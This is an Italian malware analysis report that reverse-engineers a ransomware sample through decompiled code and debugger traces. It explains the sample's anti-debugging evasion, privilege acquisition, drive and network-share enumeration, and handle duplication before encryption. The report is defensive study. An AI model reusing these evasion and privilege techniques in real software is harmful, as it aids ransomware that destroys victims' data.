
17 *Sleep* invocata con valore negativo

Sostituendo la *Sleep* con delle NOP, si procede nel flusso d'esecuzione col debugger. Tuttavia, ci si imbatte in un successivo if-statement che controlla di nuovo alcuni bytes dell'area di memoria allocata dinamicamente. In questo caso, se siamo sotto effetto di un debugger, si percorre il ramo else. Qui si scopre che il malware, se si accorge di essere debuggato, tenta di evadere dal controllo del debugger creando una copia di sé stesso sotto il nome di *svchost.exe* nella cartella "C:\Users\<USER NAME>\AppData\Local\Temp", invocando l'API *CopyFileW*:



18 Parametri dell'invocazione di *CopyFileW*

Dopodiché, crea un nuovo processo lanciando la sua copia appena creata con la *CreateProcessW*:



19 Parametri della *CreateProcessW*

PRIMA PATCH

Si decide dunque di effettuare una patch nel punto in cui viene controllato se il byte *BeingDebugged* della PEB è diverso da zero, sostituendo la compare tra EDX e *BeingDebugged* con *CMP EDX, 0*. In questo modo, il processo allocherà nella memoria sempre ciò che si aspetta di avere.

Procedendo nell'analisi della funzione *DoingTheBigWork*, se invece si entra nel ramo if dell'if-statement discusso precedentemente, viene chiamata una funzione ridenominata *DoHashOfGUID*, in cui si ottiene il GUID a partire dalla directory Windows del sistema e se ne calcola l'MD5 hash, utilizzando le API Crypto di Windows, presenti nella DLL Advapi32.dll. Dopodiché, l'hash viene convertito in ASCII utilizzando i caratteri "0123456789ABCDEF". Della stringa risultante, vengono presi solo i primi 16 caratteri, che verranno successivamente utilizzati per calcolare l'ID che verrà assegnato all'utente. Per ottenere il GUID, il programma invoca l'API *GetVolumeNameForVolumeMountPointA*. Tuttavia, alla prima invocazione, le viene passata la stringa "C:\Windows\", restituendo errore e lanciando un'eccezione. Controllando il codice dell'eccezione lanciata e

dicendo ad OllyDbg di passare tali eccezioni al programma, si riesce ad arrivare al punto in cui l'API viene invocata con parametro la stringa "C:\\" e restituisce il nome del volume.

```

puVar9 = (undefined4 *)DoHashOfGUID();
*(undefined *)(unaff_EBP + -4) = 4;
string_move(&User_ID_addr,puVar9);
*(undefined *)(unaff_EBP + -4) = 2;
memcpy_if_param2NotZero_thenFreeSource((void *)(unaff_EBP + -0xfc),'\x01',0);
uVar6 = CreateMutex();
if (((char)uVar6 != '\0') || (bVar2 = SearchAtom(), bVar2 != false)) goto code_r0x0042a821;
puVar9 = (undefined4 *) (VirtualAllocReturnVal + 0xf);
if (*(char *)puVar9 == '\0') {
    ppCVar12 = GenerateUserID();
    *(undefined *)(unaff_EBP + -4) = 0x14;
    string_move(&User_ID_addr,ppCVar12);
    *(undefined *)(unaff_EBP + -4) = 2;
    memcpy_if_param2NotZero_thenFreeSource((void *)(unaff_EBP + -0x60),'\x01',0);
    string_move2((void **)&RSA1_data(key?)_ptr,extraout_EDX,
        (undefined4 *) (VirtualAllocReturnVal + 0x1047),
        *(void **)&VirtualAllocReturnVal + 0x1043));
    string_move3(&MessageInstructions_ptr,(undefined4 *) (VirtualAllocReturnVal + 0x1493));
    string_move3(&HTML_page_text_ptr,(undefined4 *) (VirtualAllocReturnVal + 0x2493));
    *(undefined4 *) (unaff_EBP + -0x24) = 0x30304646;
    *(undefined4 *) (unaff_EBP + -0x20) = 0x30303030;
    *(undefined4 *) (unaff_EBP + -0x1c) = 0x30303030;
    *(undefined4 *) (unaff_EBP + -0x18) = 0x46463030;
    *(undefined4 *) (unaff_EBP + -0x14) = 0;
}

```

20 *Ramo if in DoingTheBigWork*

```

2  undefined * __cdecl GetGUID(undefined *param_1,LPCSTR param_2)
3
4  {
5      BOOL BVar1;
6      undefined4 local_110 [65];
7      undefined **local_c;
8      DWORD local_8;
9
10     local_8 = 0;
11     BVar1 = GetVolumeNameForVolumeMountPointA(param_2,(LPSTR)local_110,0x104);
12     if (BVar1 == 0) {
13         local_8 = GetLastError();
14         local_c = xbfсен::vftable;
15         /* WARNING: Subroutine does not return */
16         __CxxThrowException@8(&local_c,&DAT_0047ee48);
17     }
18     *(undefined4 *) (param_1 + 0x10) = 0;
19     *(undefined4 *) (param_1 + 0x14) = 0xf;
20     *param_1 = 0;
21     string_move3(param_1,local_110);
22     return param_1;
23 }

```

21 *Chiamata a GetVolumeNameForVolumeMountPointA*

```

ExceptionCode = E06D7363
ExceptionFlags = EXCEPTION_NONCONTINUABLE
nArguments = 3
pArguments = 00B7F4F4

```

22 *Parametri di RaiseException invocando GetVolumeNameForVolumeMountPointA con parametro "C:\Windows\"*

```
ASCII "\\?\Volume{a04afba1-0000-0000-0000-100000000000}\\"
```

23 Volume name ottenuto

```
ASCII "1BCC0199BD4620BFEC62CC688612AB1C"
```

```
ASCII "{a04afba1-0000-0000-0000-100000000000}"
```

24 In basso, la parte del volume name su cui si calcola l'MD5. In alto, il risultato convertito in ASCII

Continuando nell'analisi della funzione *DoingTheBigWork*, viene invocata una funzione ridenominata *CreateMutex*:

```
MutexOrEvent1 = OpenMutexA(SYNCHRONIZE,0,mutexName);
if (MutexOrEvent1 == (HANDLE)0x0) {
    mutexName = *(LPCSTR *) (unaff_EBP + -0x58);
    if (*(uint *) (unaff_EBP + -0x44) < 0x10) {
        mutexName = (LPCSTR) (unaff_EBP + -0x58);
    }
    MutexOrEvent2 = OpenMutexA(SYNCHRONIZE,0,mutexName);
    if (MutexOrEvent2 == (HANDLE)0x0) {
        MutexOrEvent1 = CreateEvents_Synchronize();
        MutexOrEvent2 = CreateEvents_Synchronize();
        memcpy_if_param2NotZero_thenFreeSource((void *) (unaff_EBP + -0x58), '\\x01', 0);
        memcpy_if_param2NotZero_thenFreeSource((void *) (unaff_EBP + -0x74), '\\x01', 0);
        uVar3 = memcpy_if_param2NotZero_thenFreeSource((void *) (unaff_EBP + -0x3c), '\\x01', 0);
        uVar3 = uVar3 & 0xffffffff;
        goto code_r0x00426aa5;
    }
}
```

25 Operazioni importanti della *CreateMutex*

Lo scopo di questa funzione è cercare di ottenere degli handle a degli oggetti di tipo mutex con il diritto d'accesso di tipo SYNCHRONIZE. Viene indicato un nome del mutex, generato a partire dai caratteri ottenuti in precedenza ("1BCC0199BD4620BF"). Si tenta di aprire prima un mutex del namespace globale; se si fallisce, si tenta nel namespace locale. Se anche questa chiamata fallisce, il malware crea due eventi con permessi d'accesso SYNCHRONIZE e con i nomi specificati precedentemente per i mutex, invocando la funzione *CreateEvents_Synchronize*. Gli handle ottenuti vengono salvati in variabili globali e, molto probabilmente, verranno utilizzati in seguito per sincronizzare dei thread.

```
ASCII "Global\\2aCaDaDa1a2a:a:aCaEa5a7a3a1aCa6a"
```

```
ASCII "Local\\2aCaDaDa1a2a:a:aCaEa5a7a3a1aCa6a"
```

26 Nomi dei mutex


```

local_58.grfAccessPermissions = 0;
pAVar4 = &local_58.grfAccessMode;
for (iVar3 = 7; iVar3 != 0; iVar3 = iVar3 + -1) {
    *pAVar4 = NOT_USED_ACCESS;
    pAVar4 = pAVar4 + 1;
}
local_18 = (PSID_IDENTIFIER_AUTHORITY)0x0;
local_14 = 0x100;
local_c._0_4_ = (LPSTR)0x0;
local_10 = (HANDLE)0x0;
local_c.IdentifierAuthority.Value._2_4_ = (PACL)0x0;
BVar2 = AllocateAndInitializeSid
    ((PSID_IDENTIFIER_AUTHORITY)&local_18, '\x01', 0, 0, 0, 0, 0, 0, 0, 0, (PSID *)&local_c);
if (BVar2 != 0) {
    local_58.Trustee.ptstrName = local_c._0_4_;
    local_58.grfAccessPermissions = SYNCHRONIZE;
    local_58.grfAccessMode = GRANT_ACCESS;
    local_58.Trustee.TrusteeForm = TRUSTEE_IS_SID;
    local_58.Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    DVar1 = SetEntriesInAcl(1, &local_58, (PACL)0x0, (PACL *)(&local_c.IdentifierAuthority.Value + 2));
    if (((DVar1 == 0) &&
        (BVar2 = InitializeSecurityDescriptor(local_38, SECURITY_DESCRIPTOR_REVISION), BVar2 != 0))
        && (BVar2 = SetSecurityDescriptorDacl(local_38, 1, local_c.IdentifierAuthority.Value._2_4_, 0),
            BVar2 != 0)) {
        local_24.lpSecurityDescriptor = local_38;
        local_24.nLength = 0xc;
        local_24.bInheritHandle = 0;
        if (0xf < (uint)unaff_ESI[5]) {
            unaff_ESI = (undefined4 *)unaff_ESI;
        }
        local_10 = CreateEventA(&local_24, 0, 0, (LPCSTR)unaff_ESI);
    }
}
if (local_c.IdentifierAuthority.Value._2_4_ != (PACL)0x0) {
    LocalFree(local_c.IdentifierAuthority.Value._2_4_);
}
if (local_c._0_4_ != (LPSTR)0x0) {
    FreeSid(local_c._0_4_);
}
return local_10;

```

27 Funzione *CreateEvents_Synchronize*, usata per creare eventi da usare come mutex

Se la *CreateMutex* è andata a buon fine, si prosegue nell'esecuzione della *DoingTheBigWork*, andando ad invocare la funzione *GenerateUserID*. Tale funzione, a partire dai primi 6 caratteri dell'hash precedentemente calcolato e trasformato in ASCII (quindi da "1BCC01"), costruisce l'ID dell'utente attraverso varie operazioni e parametri del sistema che ottiene invocando le APIs *GetUserDefaultUILanguage*, *GetVersionExA*, *GetSystemMetrics*, *DsRoleGetPrimaryDomainInformation*. Inoltre, invoca l'API *IsWow64Process*, caricata con *GetProcAddress*, per discernere se il processo sta eseguendo su un processore x64 o meno.

Hex dump	ASCII
59 38 47 52 57 38 55 59 47 4A 31 36 31 47 45 4E	Y8GRW8UYGJ161GEN

28 UserID generato

Lo UserID generato viene salvato in una variabile globale.

Successivamente, nella *DoingTheBigWork*, si vanno a leggere le informazioni presenti nella memoria allocata dinamicamente e scritta nella fase di inizializzazione e vengono salvati dei riferimenti a tali blocchi in delle variabili globali. In particolare, si ha un riferimento per il blocco contenente la stringa "RSA1", un riferimento per il blocco contenente il messaggio da mostrare all'utente e un riferimento al testo della pagina HTML. Dopodiché, si modificano gli ultimi due blocchi (messaggio e pagina HTML), sostituendo ai placeholder "FF00 0000 0000 00FF" presenti lo UserID calcolato, che, nel caso specifico dell'analisi, risulta essere "Y8GRW8UYGJ161GEN".

```

205 ExploreLogicalDrives();
206 iVar11 = VirtualAllocReturnVal;
207 *(undefined *)(unaff_EBP + -4) = 0x15;
208 if (*(char *)(iVar11 + 0x6493) != 0) {
209     PrivilegeEscalation_and_CreateThread();
210 }
211 for (lpParameter = *(LPVOID *) (unaff_EBP + -0xe0);
212      lpParameter != *(LPVOID *) (unaff_EBP + -0xdc);
213      lpParameter = (LPVOID)((int)lpParameter + 0x1c)) {
214     in_stack_ffffde4 = (undefined4 *)0x42a279;
215     pvVar5 = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,CipherThreadRoutine,lpParameter,0,
216                          (LPDWORD)(unaff_EBP + -0x30));
217     *(undefined4 *) (unaff_EBP + -0x34) = 0;
218     if ((pvVar5 == (HANDLE)0x0) || (pvVar5 == (HANDLE)0xffffffff)) {
219         DVar8 = GetLastError();
220         *(DWORD *) (unaff_EBP + -0xb0) = DVar8;
221         *(undefined ***) (unaff_EBP + -0xb4) = xbfсен::vftable;
222         /* WARNING: Subroutine does not return */
223         __CxxThrowException@8(unaff_EBP + -0xb4,&DAT_0047ee48);
224     }
225     *(HANDLE *) (unaff_EBP + -0x34) = pvVar5;
226     *(undefined *) (unaff_EBP + -4) = 0x16;
227     FUN_004298f0(&DAT_00483204, (undefined4 *) (unaff_EBP + -0x34));
228     *(undefined *) (unaff_EBP + -4) = 0x15;
229     if (((int *) (unaff_EBP + -0x34) != 0) && ((int *) (unaff_EBP + -0x34) != -1)) {
230         CloseHandle(*(HANDLE *) (unaff_EBP + -0x34));
231     }
232 }

```

29 Continuazione della DoingTheBigWork

Arrivati a questo punto, il malware inizia a prepararsi per la cifratura dei dati. Come prima cosa, invoca la funzione ridenominata *ExploreLogicalDrives*, la quale a sua volta invoca una funzione ridenominata *EnumNetResources*.

```

DVar2 = WNetOpenEnumW(*(DWORD *) (unaff_EBP + 0xc), RESOURCE_TYPE_DISK, 0,
                     *(LPNETRESOURCE *) (unaff_EBP + 0x10), (LPHANDLE) (unaff_EBP + -0x18));
if (DVar2 == 0) {
    lpNetResource = (LPNETRESOURCEW) _calloc(1, 0x2000);
    if (lpNetResource != (LPNETRESOURCEW) 0x0) {
        *(undefined4 *) (unaff_EBP + -0x10) = 0x2000;
        while( true ) {
            *(undefined4 *) (unaff_EBP + -0x14) = 1;
            bVar1 = WNetEnumResW(*(HANDLE *) (unaff_EBP + -0x18), (LPDWORD) (unaff_EBP + -0x14),
                                lpNetResource, (LPDWORD) (unaff_EBP + -0x10));
            if (bVar1 == false) break;
            if (((byte *) &lpNetResource->dwUsage & RESOURCEUSAGE_CONNECTABLE) == 0) {
code_r0x0046c53b:
                if (((byte *) &lpNetResource->dwUsage & RESOURCEUSAGE_CONTAINER) == 0) {
                    if ((lpNetResource->dwType == 1) &&
                        ((undefined4 *) lpNetResource->lpRemoteName != (undefined4 *) 0x0)) {
                        puVar3 = (undefined4 *) lpNetResource->lpLocalName;
                        if (puVar3 == (undefined4 *) 0x0) {
                            puVar3 = (undefined4 *) &DAT_0047c728;
                        }
                        FUN_0040f730((void *) (unaff_EBP + -0x50), (undefined4 *) lpNetResource->lpRemoteName);
                        *(undefined4 *) (unaff_EBP + -4) = 0;
                        FUN_0040f730((void *) (unaff_EBP + -0x34), puVar3);
                        *(undefined4 *) (unaff_EBP + -4) = 1;
                        FUN_0046bd40((void **) (unaff_EBP + 8), unaff_EBP - 0x50);
                        *(undefined4 *) (unaff_EBP + -4) = 0xffffffff;
                        FUN_004634a0((void *) (unaff_EBP + -0x50));
                    }
                }
            }
            else {
                EnumNetResources();
            }
        }
    }
    else {
        DVar2 = WNetAddConnection2W(lpNetResource, (LPCWSTR) 0x0, (LPCWSTR) 0x0, 0);
        if (DVar2 == 0) goto code_r0x0046c53b;
    }
}

```

30 Funzione NetEnumResources

Tale funzione, tenta di fare una enumerazione delle risorse di rete, invocando l'API *WNetOpenEnumW* con parametro *RESOURCE_TYPE_DISK*. Tenta quindi di enumerare le risorse di tipo disco (dischi remoti). Per ogni risorsa ottenuta con la *WNetEnumResourceW*, verifica se si tratti di una risorsa contenente altre risorse oppure di una risorsa a cui è possibile connettersi: nel primo caso, invoca la *EnumNetResources* in maniera ricorsiva; nel secondo caso tenta invece di connettersi alla risorsa invocando l'API *WnetAddConnection2W*.

Tuttavia, nell'esecuzione tramite debugger, non essendo presenti risorse di rete di tipo disco, la *WNetEnumResourcesW* ritorna *ERROR_NO_MORE_ITEMS*, il che porta l'esecuzione ad uscire dal ciclo while e la funzione *EnumNetResources* a ritornare il controllo alla funzione chiamante *ExploreLogicalDrives*.

A questo punto, viene invocata l'API *GetLogicalDrives* per ottenere una bitmask rappresentante le unità disco disponibili. Essendo disponibile il solo drive C, il valore di ritorno è 4. Adesso, per ogni drive rilevato, viene invocata la *GetDriveTypeW* per comprendere la tipologia del drive. Nel caso del disco C (hard disk), essa ritorna il valore 3, corrispondente alla macro *DRIVE_FIXED*.

```
UVar6 = GetDriveTypeW((LPCWSTR)(unaff_EBP + -0x24));
if (UVar6 == DRIVE_REMOTE) {
    if (*(int*)(unaff_EBP + -0x3c) != *(int*)(unaff_EBP + -0x38)) {
        ppwVar13 = (wint_t **)(*(int*)(unaff_EBP + -0x3c) + 0x1c);
        do {
            if (ppwVar13[4] == (wint_t *)DRIVE_REMOVABLE) {
                ppwVar7 = ppwVar13;
                if (&DAT_00000008 <= ppwVar13[5]) {
                    ppwVar7 = (wint_t **)*ppwVar13;
                }
                if (*(wint_t *)((int)ppwVar7 + 2) == 0x3a) {
                    ppwVar7 = ppwVar13;
                    if (&DAT_00000008 <= ppwVar13[5]) {
                        ppwVar7 = (wint_t **)*ppwVar13;
                    }
                    wVar2 = _tolower(*(wint_t *)ppwVar7);
                    if (*(wint_t*)(unaff_EBP + -0x24) == wVar2) goto LAB_0046ce76;
                }
            }
            ppwVar7 = ppwVar13 + 7;
            ppwVar13 = ppwVar13 + 0xe;
        } while (ppwVar7 != *(wint_t **)(unaff_EBP + -0x38));
    }
}
else if (((UVar6 == DRIVE_REMOVABLE) &&
    ((BVar5 = GetDiskFreeSpaceExW((LPCWSTR)(unaff_EBP + -0x24), (PULARGE_INTEGER)0x0,
    (PULARGE_INTEGER)(unaff_EBP + -0x2c),
    (PULARGE_INTEGER)0x0), BVar5 == 0 ||
    ((*(int*)(unaff_EBP + -0x28) == 0 && (*(uint*)(unaff_EBP + -0x2c) < 0xa00000))))))
    || (((UVar6 == DRIVE_FIXED ||
    ((UVar6 == DRIVE_REMOVABLE || (UVar6 == DRIVE_RAMDISK))) &&
    ((BVar5 = GetVolumeInformationW
    ((LPCWSTR)(unaff_EBP + -0x24), (LPWSTR)0x0, 0, (LPDWORD)0x0,
    (LPDWORD)0x0, (LPDWORD)(unaff_EBP + -0x1c), (LPWSTR)0x0, 0),
    BVar5 != 0 && ((*(uint*)(unaff_EBP + -0x1c) >> 0x13 & 1) != 0)))))) ||
    (((UVar6 != 3 && (UVar6 != 2)) && (UVar6 != 6)))) goto LAB_0046ce76;
```

3.1 ExploreLogicalDrives: tipi di drives esaminati

Il programma analizza tutti i drive disponibili di tipo remoti, rimovibili, hard drive e dischi RAM, ottenendo informazioni su di essi.

A questo punto, viene invocata dalla *DoingTheBigWork* una funzione ridenominata *PrivilegeEscalation_and_CreateThread*.

PRIVILEGE ESCALATION ED USO DI THREAD

```
Get_Privilege("SeDebugPrivilege");
Get_Privilege("SeTakeOwnershipPrivilege");
Get_Privilege("SeBackupPrivilege");
Get_Privilege("SeRestorePrivilege");
local_28 = 0x6c64746e;
local_24 = 0x6c642e6c;
local_20 = 0x6c;
local_1f = 0;
hModule = GetModuleHandleA((LPCSTR)&local_28);
ntdll_addr = hModule;
if (hModule != (HMODULE)0x0) {
    local_58 = 0x7551744e;
    local_54 = 0x53797265;
    local_50 = 0x65747379;
    local_4c = 0x666e496d;
    local_48 = 0x616d726f;
    local_44 = 0x6e6f6974;
    local_40 = 0;
    NtQuerySystemInformation = GetProcAddress(hModule, (LPCSTR)&local_58);
    local_3c = 0x7544744e;
    local_38 = 0x63696c70;
    local_34 = 0x4f657461;
    local_30 = 0x63656a62;
    local_2c = 0x74;
    local_2b = 0;
    NtDuplicateObject = GetProcAddress(ntdll_addr, (LPCSTR)&local_3c);
    local_1c = 0x7551744e;
    local_18 = (undefined **)0x4f797265;
    local_14 = 0x63656a62;
    local_10 = 0x74;
    local_f = 0;
    hModule = (HMODULE)GetProcAddress(ntdll_addr, (LPCSTR)&local_1c);
    NtQueryObject = hModule;
}
```

32 Parte iniziale della funzione PrivilegeEscalation_and_CreateThread

```
uint __cdecl Get_Privilege(LPCSTR param_1)
{
    HANDLE ProcessHandle;
    uint uVar1;
    BOOL BVar2;
    uint uVar3;
    DWORD DVar4;
    HANDLE *TokenHandle;
    HANDLE local_8;

    TokenHandle = &local_8;
    DVar4 = 0x28;
    uVar3 = 0;
    ProcessHandle = GetCurrentProcess();
    uVar1 = OpenProcessToken(ProcessHandle, DVar4, TokenHandle);
    if (uVar1 != 0) {
        BVar2 = LookupPrivilegeValueA((LPCSTR)0x0, param_1, (PLUID)&LUID);
        if (BVar2 != 0) {
            BVar2 = AdjustTokenPrivileges(
                (local_8, 0, (PTOKEN_PRIVILEGES)&Token_Privileges, 0, (PTOKEN_PRIVILEGES)0x0,
                (PDWORD)0x0);

            if (BVar2 != 0) {
                DVar4 = GetLastError();
                uVar3 = 0;
                if (DVar4 == 0) {
                    uVar3 = 1;
                }
            }
        }
        uVar1 = CloseHandle(local_8);
    }
    return uVar1 & 0xffffffff00 | uVar3;
}
```

33 Funzione Get_Privilege

Il processo invoca più volte la funzione *Get_Privileges*, la quale gli permette di ottenere tutti i privilegi di cui necessita. In particolare, il processo ottiene i seguenti privilegi:

- *SeDebugPrivilege*: consente di debuggare e modificare la memoria di un processo posseduto da un altro account;
- *SeTakeOwnershipPrivilege*: richiesto per ottenere il possesso di files o altri oggetti;
- *SeBackupPrivilege*: richiesto per poter effettuare operazioni di backup. Garantisce permessi di accesso in lettura ad ogni file, a prescindere da quanto specificato nella Access Control List (ACL) dei files;
- *SeRestorePrivilege*: richiesto per effettuare operazioni di ripristino. Garantisce permessi in scrittura su ogni file, a prescindere dalle ACL.

Ottenuti tali privilegi, il malware ha i diritti d'accesso per poter leggere e scrivere tutti i files del sistema.

Proseguendo, nella *PrivilegeEscalation_and_CreateThread*, il sistema invoca l'API *GetModuleHandleA* passando come parametro la stringa "ntdll.dll" ed ottenendo così un oggetto di tipo HMODULE verso la dll specificata. Tale handle viene salvato in una variabile globale ed è successivamente utilizzato in 3 chiamate alla API *GetProcAddress* per ottenere gli indirizzi delle funzioni *NtQuerySystemInformation*, *NtDuplicateObject* ed *NtObjectQuery*. A loro volta, tali indirizzi sono salvati in delle variabili globali.

```
if (((NtQuerySystemInformation != (FARPROC)0x0) && (NtDuplicateObject != (FARPROC)0x0)) &&
    (NtQueryObject != (HMODULE)0x0)) {
    hObject = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,ThreadRoutine1,(LPVOID)0x0,0,&local_8);
    local_c = (HANDLE)0x0;
    if ((hObject == (HANDLE)0x0) || (hObject == (HANDLE)0xffffffff)) {
        local_14 = GetLastError();
        local_18 = xbfSEN::vftable;
        /* WARNING: Subroutine does not return */
        __CxxThrowException@8(&local_18,&DAT_0047ee48);
    }
    local_c = hObject;
    hModule = (HMODULE)CloseHandle(hObject);
}
return hModule;
}
```

34 Invocazione di *CreateThread* nella *PrivilegeEscalation_and_CreateThread*

A questo punto, se il processo è riuscito ad ottenere correttamente gli indirizzi delle funzioni della *ntdll*, viene istanziato un nuovo thread che ha il compito di eseguire la seguente routine:

```
void ThreadRoutine1(void)
{
    int unaff_EBP;

    SEH_preamble();
    *(undefined **) (unaff_EBP + -0x10) = &stack0xffffffff0;
    do {
        *(undefined4 *) (unaff_EBP + -4) = 0;
        Thread1_fun();
        Sleep(2);
    } while( true );
}
```

35 Routine del thread lanciato

In un ciclo infinito in cui viene eseguita la funzione *Thread1_fun*.


```

local_c = (HANDLE)0x0;
DVar3 = GetModuleFileNameA(ntdll_addr, local_228, 0x208);
if (DVar3 != 0) {
    pvVar6 = CreateFileA(local_228, GENERIC_READ, 1, (LPSECURITY_ATTRIBUTES)0x0, OPEN_EXISTING, 0,
        (HANDLE)0x0);
    pvVar6 = (HANDLE)(- (uint)(pvVar6 != (HANDLE)0xffffffff) & (uint)pvVar6);
    if (pvVar6 != (HANDLE)0x0) {
        local_18 = pvVar6;
        _Memory = (uint *)QuerySystemInfo(SYSTEM_HANDLE_INFORMATION);
        local_20 = _Memory;
        if (_Memory != (uint *)0x0) {
            local_1c = GetCurrentProcessId();
            uVar5 = 0;
        }
    }
}

```

36 Parte iniziale della Thread1_fun

In primis, con la chiamata a *GetModuleFileNameA*, viene ottenuto il filepath di *ntdll*, ovvero “C:\Windows\System32\ntdll.dll”. Tale file viene aperto in lettura con la *CreateFileA*, ottenendo un handle verso il file. A questo punto, viene invocata la *QuerySystemInfo*, la quale, al suo interno, alloca memoria in cui scrive il risultato della *NtQuerySystemInformation*, passandole come primo parametro la macro *SYSTEM_HANDLE_INFO*.



```

InfoType = SystemHandleInfo
Buffer = 010A4550
Bufsize = 400 (1024.)
pReqsiz = 012FEF64

```

37 Parametri della chiamata a NtQuerySystemInformation

Il processo sta cercando di ottenere tutti gli handle attivi nel sistema. La struttura di ritorno è chiamata *SYSTEM_HANDLE_INFORMATION*, ma non è documentata nella documentazione online ufficiale. Tuttavia, è stato possibile reperire informazioni su di essa ai seguenti link:

- <https://www.geoffchappell.com/studies/windows/km/ntoskrnl/api/ex/sysinfo/handle.htm>
- https://www.geoffchappell.com/studies/windows/km/ntoskrnl/api/ex/sysinfo/handle_table_entry.htm?ts=0,956

Ottenuta questa lista di handles, il processo invoca *GetCurrentProcessId* per ottenere il proprio PID. Dopodiché, scorre la struttura, controllando se il PID associato all’handle corrisponde al proprio e, in tal caso, se il valore dell’handle è lo stesso di quello ottenuto invocando *CreateFileA* su *ntdll.dll*. Dunque, esplora gli altri handles presenti e tenta di duplicare degli handle ai processi proprietari di tali handles, tramite la *DuplicateProcessHandle*.

```

2 HANDLE __cdecl DuplicateProcessHandle(DWORD param_1, undefined4 param_2, char param_3)
3 {
4     HANDLE hObject;
5     int iVar1;
6     uint uVar2;
7     HANDLE pvVar3;
8     HANDLE *ppvVar4;
9     undefined4 uVar5;
10    undefined4 uVar6;
11    HANDLE local_8;
12
13
14    local_8 = (HANDLE)0x0;
15    hObject = OpenProcess(PROCESS_DUP_HANDLE, 0, param_1);
16    if (hObject != (HANDLE)0x0) {
17        uVar2 = (uint)(param_3 != '\0');
18        uVar6 = 0;
19        uVar5 = 0;
20        ppvVar4 = &local_8;
21        pvVar3 = GetCurrentProcess();
22        iVar1 = (*NtDuplicateObject)(hObject, param_2, pvVar3, ppvVar4, uVar5, uVar6, uVar2);
23        if (iVar1 != 0) {
24            local_8 = (HANDLE)0x0;
25        }
26        CloseHandle(hObject);
27    }
28    return local_8;
29 }

```

38 DuplicateProcessHandle

Se riesce ad avere l'handle al processo, invoca la *NtDuplicateObject* per avere un handle duplicato alla risorsa posseduta dal processo di cui ha appena ottenuto l'handle. Questa operazione viene effettuata solo per handle ad oggetti di tipo file, ovvero lo stesso di ntdll.dll.

A questo punto, se è riuscito ad ottenere gli handle cercati, viene invocata la *CreateEventsThread*, passandole come parametro l'handle al file appena ottenuto.

```

if (*_Memory != 0) {
    /* Get HANDLE value */
    puVar7 = (ushort *)((int)_Memory + 10);
    do {
        if ((puVar7[-3] == local_1c) && ((HANDLE)(uint)*puVar7 == pvVar6)) {
            local_5 = *(char *)(_Memory + uVar5 * 4 + 2);
            if (local_5 != '\0') {
                local_10 = 0;
                puVar7 = (ushort *)((int)_Memory + 10);
                do {
                    uVar5 = (uint)puVar7[-3];
                    uVar1 = *puVar7;
                    if (((*(char *) (puVar7 + -1) == local_5) && (9 < uVar5)) &&
                        (local_14 = uVar5, uVar5 != local_1c)) {
                        if (local_c != (HANDLE)0x0) {
                            CloseHandle(local_c);
                        }
                        local_c = (HANDLE)DuplicateProcessHandle(local_14, (uint)uVar1, '\0');
                        if ((local_c != (HANDLE)0x0) &&
                            (uVar5 = CreateEventsThread(local_c, local_a28, 0x800, 200), (char)uVar5 != '\0')) {
                            uVar5 = FUN_QueryDOSDevice();
                            _Memory = local_20;
                            if (((char)uVar5 != '\0') &&
                                ((uVar4 = SearchString_1(local_a28, '\x01'), _Memory = local_20,
                                    (char)uVar4 == '\0' &&
                                    (pvVar2 = CheckFileExtension(local_a28), _Memory = local_20,
                                        pvVar2 != (wchar_t *)0x0)))) &&
                                (pvVar6 = (HANDLE)DuplicateProcessHandle
                                    (local_14, (uint)uVar1, DUPLICATE_CLOSE_SOURCE),
                                    _Memory = local_20, pvVar6 != (HANDLE)0x0)) {
                                CloseHandle(pvVar6);
                                _Memory = local_20;
                            }
                        }
                    }
                }
            }
        }
    }
}

```

39 Continuazione della Thread1_fun

```

if (((ThreadStruct.hEvent1 != (HANDLE)0x0) ||
    (pvVar3 = CreateEventA((LPSECURITY_ATTRIBUTES)0x0, 0, 0, (LPCSTR)0x0),
    ThreadStruct.hEvent1 = pvVar3, pvVar3 != (HANDLE)0x0)) &&
    ((ThreadStruct.hEvent2 != (HANDLE)0x0 ||
    (pvVar3 = CreateEventA((LPSECURITY_ATTRIBUTES)0x0, 0, 0, (LPCSTR)0x0),
    ThreadStruct.hEvent2 = pvVar3, pvVar3 != (HANDLE)0x0)))) {
    if (ThreadStruct.hThread2 == (HANDLE)0x0) {
        pvVar3 = CreateThread((LPSECURITY_ATTRIBUTES)0x0, 0, ThreadRoutine2, &ThreadStruct, 0, (LPDWORD)0x0);
        ThreadStruct.hThread2 = pvVar3;
        if (pvVar3 == (HANDLE)0x0) goto LAB_00475179;
        WaitForSingleObject(ThreadStruct.hEvent2, INFINITE);
    }
    ThreadStruct.requestedHandle = param_1;
    ThreadStruct.resultBufferPtr = param_2;
    ThreadStruct.bufferSize = param_3;
    SetEvent(ThreadStruct.hEvent1);
    pDVar4 = (DWORD *)((uint)&stack0xffffffff4 & 0xffffffff |
        (uint)(ushort)((short)register0x00000010 - 0x10U));
    puVar1 = (undefined4 *)segment(in_SS, (short)register0x00000010 - 0x10U);
    *puVar1 = 0xffffffff;
    pDVar4[-1] = (DWORD)ThreadStruct.hEvent2;
    pDVar4[-2] = 0x4752dc;
    DVar2 = WaitForSingleObject((HANDLE)pDVar4[-1], *pDVar4);
    if (DVar2 == 0) {
        return (uint)(byte)ThreadStruct.returnedVal;
    }
}

```

40 Funzione CreateEventsThread

Notando delle operazioni di lettura e scrittura tramite offset a partire da una variabile globale, si identifica una struttura che viene utilizzata dai thread per sincronizzarsi. Tale struttura viene ridenominata *ThreadStruct* e i suoi campi sono riportati di seguito:

Offset	Length	Mnemonic	DataType	Name
0	4	HANDLE	HANDLE	hEvent1
4	4	HANDLE	HANDLE	hEvent2
8	4	HANDLE	HANDLE	hThread2
12	4	HANDLE	HANDLE	returnedVal
16	4	HANDLE	HANDLE	requestedHandle
